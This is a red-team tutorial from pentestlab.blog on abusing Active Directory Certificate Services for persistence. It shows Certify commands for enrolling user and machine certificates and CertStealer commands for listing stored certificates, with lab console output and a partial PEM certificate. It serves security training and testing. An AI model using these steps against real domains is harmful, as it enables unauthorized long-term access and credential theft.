Account Persistence – Certificates

pentestlab.blog/category/red-team/page/27

September 13, 2021

It is not uncommon organizations to implement an internal certification authority in order to establish trust between entities (users, computers etc.) or utilize it for user authentication. Implementation of a certification authority requires installation of Active Directory Certificate Services (AD CS) which can be done in the domain controller or in a different server which will be integrated with the Active Directory (Enterprise CA).

As with many Microsoft components and features Active Directory Certificate Services is not secured in their default state. Will Schroeder and Lee Christensen released a paper called Certified Pre-Owned which contain details about how Active Directory Certificate Services can be abused for credential theft, machine persistence, domain escalation and domain persistence. Furthermore, attacks against AD CS are less likely to be detected since it is a domain that hasn't been explored in depth compare to other techniques.


In networks that a Certification Authority is present red teams could use it to achieve long-term persistence on the system by obtaining a certificate either as the current user account or as a machine account. The certificate validity period is typically 1 year and it is not correlated to any password changes. Therefore this method can be used as a persistence since the NTLM hash of the user can be requested, retrieved and cracked. This technique give the flexibility to red teams to move away from traditional operations which require interaction with the "*LSASS*" process in order to dump password hashes. Retrieving a certificate can be achieved in two ways:

1. Certificate Enrollment
2. Certificate Extraction

Certificate Enrollment


Non-privileged users can request a certificate from the Enterprise Certificate Authority for any of the existing templates which are available for enrollment. Certify can query LDAP in order to list templates which allow domain users to enroll.

```
Certify.exe find /clientauth
```



```
C:\Users\pentestlab.PURPLE>Certify.exe find /clientauth

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=purple,DC=lab'

[*] Listing info about the Enterprise CA 'purple-PRINTER-CA'

    Enterprise CA Name            : purple-PRINTER-CA
    DNS Hostname                  : printer.purple.lab
    FullName                      : printer.purple.lab\purple-PRINTER-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=purple-PRINTER-CA, DC=purple, DC=lab
    Cert Thumbprint               : 95003C1188ED3AEF6E480B3B849A4DE226F59980
    Cert Serial                   : 719A8763CC93FD9F4A6A9E1B12508A4B
    Cert Start Date               : 8/8/2021 8:37:39 μμ
    Cert End Date                 : 8/8/2026 8:47:38 μμ
    Cert Chain                    : CN=purple-PRINTER-CA,DC=purple,DC=lab
```


Certify – Discovery of Certificates that allow Client Authentication



```
[*] Listing info about the Enterprise CA 'purple-CA'

    Enterprise CA Name            : purple-CA
    DNS Hostname                  : ca.purple.lab
    FullName                      : ca.purple.lab\purple-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=purple-CA, DC=purple, DC=lab
    Cert Thumbprint               : 6698F67C0111105EAE577326F53E63C907CE5D76
    Cert Serial                   : 1B48B2153C1991814B1EEBB93589DD29
    Cert Start Date               : 24/8/2021 11:50:00 μμ
    Cert End Date                 : 25/8/2026 12:00:00 πμ
    Cert Chain                    : CN=purple-CA,DC=purple,DC=lab
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  ManageCA, ManageCertificates, Enroll       NT AUTHORITY\Authenticated UsersS-1-5-11
        [!] Low-privileged principal has ManageCA rights!
      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               PURPLE\Domain Admins          S-1-5-21-552244943-2733646151-2332
415024-512
      Allow  ManageCA, ManageCertificates               PURPLE\Enterprise Admins      S-1-5-21-552244943-2733646151-2332
415024-519
    Enrollment Agent Restrictions : None
```

Certify – Enterprise CA Information

By default domain users have enrollment rights over the template “*User*” as it can be displayed in the output. Furthermore, certificates which are issued have a validity period of 1 year.




```
    CA Name                           : ca.purple.lab\purple-CA
    Template Name                     : User
    Schema Version                    : 1
    Validity Period                   : 1 year
    Renewal Period                    : 6 weeks
    msPKI-Certificates-Name-Flag      : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT
_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag             : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
    Authorized Signatures Required    : 0
    pkiextendedkeyusage               : Ασφαλές ηλεκτρονικό ταχυδρομείο, Έλεγχος ταυτότητας υπολογιστή-πελάτη, Σύστημα αρχ
είων κρυπτογράφησης
    Permissions
      Enrollment Permissions
        Enrollment Rights             : PURPLE\Domain Admins         S-1-5-21-552244943-2733646151-2332415024-512
                                        PURPLE\Domain Users          S-1-5-21-552244943-2733646151-2332415024-513
                                        PURPLE\Enterprise Admins     S-1-5-21-552244943-2733646151-2332415024-519

      Object Control Permissions
        Owner                         : PURPLE\Enterprise Admins     S-1-5-21-552244943-2733646151-2332415024-519
        WriteOwner Principals         : PURPLE\Domain Admins         S-1-5-21-552244943-2733646151-2332415024-512
                                        PURPLE\Enterprise Admins     S-1-5-21-552244943-2733646151-2332415024-519
        WriteDacl Principals          : PURPLE\Domain Admins         S-1-5-21-552244943-2733646151-2332415024-512
                                        PURPLE\Enterprise Admins     S-1-5-21-552244943-2733646151-2332415024-519
        WriteProperty Principals      : PURPLE\Domain Admins         S-1-5-21-552244943-2733646151-2332415024-512
                                        PURPLE\Enterprise Admins     S-1-5-21-552244943-2733646151-2332415024-519
```

Certify – Domain Users Enrollment Rights

Since the Certificate Authority and the template has been identified executing the following will enroll the current user and a new certificate will be issued.


```
Certify.exe request /ca:ca.purple.lab\purple-CA /template:User
```



```
C:\Users\pentestlab.PURPLE>Certify.exe request /ca:ca.purple.lab\purple-CA /template:User

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context    : PURPLE\pentestlab
[*] No subject name specified, using current context as subject.

[*] Template                : User
[*] Subject                 : CN=pentestlab, CN=Users, DC=purple, DC=lab

[*] Certificate Authority   : ca.purple.lab\purple-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 18

[*] cert.pem         :
```

Certify – Certificate Enrollment User

The private key and the certificate will be displayed in .pem formatted block of text.




```
-----BEGIN CERTIFICATE-----
MIIFvDCCBKSgAwIBAgITXQAAAAab6P3TrWmH/AAAAAAABjANBgkqhkiG9w0BAQsF
ADBEMRMwEQYKCZImiZPyLGQBGRYDbGFiMRYwFAYKCZImiZPyLGQBGRYGcHVycGxl
MRUwEwYDVQQDEwxwdXJwbGUtREMtQ0EwHhcNMjEwODI2MDYyMjAzWhcNMjIwODI2
MDYyMjAzWjBSMRMwEQYKCZImiZPyLGQBGRYDbGFiMRYwFAYKCZImiZPyLGQBGRYG
cHVycGxlMQ4wDAYDVQQDEwVVc2VyczETMBEGA1UEAxMKcGVudGVzdGxhYjCCASIw
DQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALjcW1VP4UXswFJrlL9KJXZC84TM
w8BerFdxIC/bHEfiwy2xJcPQYhyw9AK69TeDIS3WAhWRWPdKaGDpVO0hnKuSUrzL
OxNot7kH0AJ7ODnPCRZI4u3XgiLJW/mo2Jza4lDwoqqO3Idjga9oFNvx7f/x63mK
c/UwV9vNyEjnjM0Rv53z3c7q/fBuIIK1AwaZYf7VI0OHltoVIRsDrKs/g1jOZp76
ljkwN9V8rYShQ6XuL72D+ASQY66pc8dVNkOENl/keCYh6i4L8vLgjF0OicLh59NW
vZOajzkGruooSasToJ4KPLoT1U9JHkWpdsXBIL4zdHih8HcORw5K1FcfV5ECAwEA
AaOCApcwggKTMBcGCSsGAQQBgjcUAgQKHggAVQBzAGUAcjApBgNVHSUEIjAgBgor
BgEEAYI3CgMEBggrBgEFBQcDBAYIKwYBBQUHAwIwDgYDVR0PAQH/BAQDAgWgMEQG
CSqGSIb3DQEJDwQ3MDUwDgYIKoZIhvcNAwICAgCAMA4GCCqGSIb3DQMEAgIAgDAH
BgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUvvjwQhB18SFPk7UJ0n3bw0lz
sF8wHwYDVR0jBBgwFoAUoa59T6OPxHW3erKZnIDpUpn+bCUwgcQGA1UdHwSBvDCB
uTCBtqCBs6CBsIaBrWxkYXA6Ly8vQ049cHVycGxlLURDLUNBLENOPWRjLENOPUNE
UCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25m
aWd1cmF0aW9uLERDPXB1cnBsZSxEQz1sYWI/Y2VydGlmaWNhdGVSZXZvY2F0aW9u
TGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIG9Bggr
BgEFBQcBAQSBsDCBrTCBqgYIKwYBBQUHMAKGgZ1sZGFwOi8vL0NOPXB1cnBsZS1E
Qy1DQSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2Vydmlj
ZXMsQ049Q29uZmlndXJhdGlvbixEQz1wdXJwbGUsREM9bGFiP2NBQ2VydGlmaWNh
dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MDAGA1Ud
EQQpMCegJQYKKwYBBAGCNxQCA6AXDBVwZW50ZXN0bGFiQHB1cnBsZS5sYWIwDQYJ
KoZIhvcNAQELBQADggEBAAbJ7M46bw4c2UwBF4A+SgBCBdXYt0JC36SPZe8tBHG6
oImE8pB+nK4ZGpGW2AKNe8lBaLB1DI2kx8lfuEjqp2gqnXXe2FLdrYlsHFIXwRlL
fV7vC5+G8EtbTuaJIu9SK+URFCJsQICOF0TcHwCcKdg/pIv6P1gV8Kr3sL4YaLmA
```

Certify – Certificate

Similarly privileged accounts (Administrator) could request certificates for the machine account by executing Certify with the "*/machine*" argument from an elevated command prompt. This could allow authentication to be performed as the machine account.

```
Certify.exe request /ca:ca.purple.lab\purple-CA /template:Machine /machine
```




```
C:\Users\pentestlab.PURPLE>Certify.exe request /ca:ca.purple.lab\PURPLE-CA /template:Machine /machine

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Request a Certificates
[*] Elevating to SYSTEM context for machine cert request

[*] Current user context    : NT AUTHORITY\SYSTEM
[*] No subject name specified, using current machine as subject

[*] Template                : Machine
[*] Subject                 : CN=Hive.purple.lab

[*] Certificate Authority   : ca.purple.lab\PURPLE-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 17

[*] cert.pem         :
```

Certify – Certificate Enrollment Machine

Certificate Extraction

In a corporate environment users or computers might have certificates issued to them. These could be extracted in order to avoid using certificate enrollment. CertStealer is a C# tool which can export certificates from in-memory beacons without touching disk. Executing the following command will list all the certificates which are installed locally.


```
CertStealer.exe --list
```



```
C:\Users\pentestlab.PURPLE>CertStealer.exe --list

Existing Certs Name and Location
------ ----- -------------------------
No           AddressBook, CurrentUser
Yes       8  AuthRoot, CurrentUser
Yes       3  CA, CurrentUser
Yes       0  Disallowed, CurrentUser
Yes       1  My, CurrentUser
Yes      19  Root, CurrentUser
Yes       0  TrustedPeople, CurrentUser
Yes       0  TrustedPublisher, CurrentUser

No           AddressBook, LocalMachine
Yes       8  AuthRoot, LocalMachine
Yes       3  CA, LocalMachine
Yes       0  Disallowed, LocalMachine
Yes       1  My, LocalMachine
Yes      19  Root, LocalMachine
Yes       0  TrustedPeople, LocalMachine
